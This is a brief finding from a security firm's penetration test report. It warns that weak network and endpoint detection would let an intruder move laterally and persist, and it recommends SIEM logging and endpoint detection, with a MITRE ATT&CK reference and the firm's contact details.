An attacker that manages to get a foothold in the internal network may find it easy to move laterally, carry out post-exploitation, and establish persistence if network and endpoint detection and response are insufficient.

Step to Reproduce (Evidences)

Remediation

- Consider investing in a more advanced network monitoring solution, configuring logging on all hosts, processing them for anomalies using a SIEM tool, and implementing endpoint detection on each server and workstation that is more difficult to bypass and tamper with. The organization should not rely on endpoint protection alone. When combined with a defense-in-depth security strategy, they can be an excellent tool for detecting an attacker who gains internal network access and is forced to perform “noisier” and riskier activities due to the nature of the hardened environment.

References

- https://attack.mitre.org/tactics/TA0005/

KLEAP

CYBERSECURITY

https://kleapcybersecurity.com/

info@kleapcybersecurity.com

4111, Briargrove Circle, Raleigh,
North Carolina, 27607, USA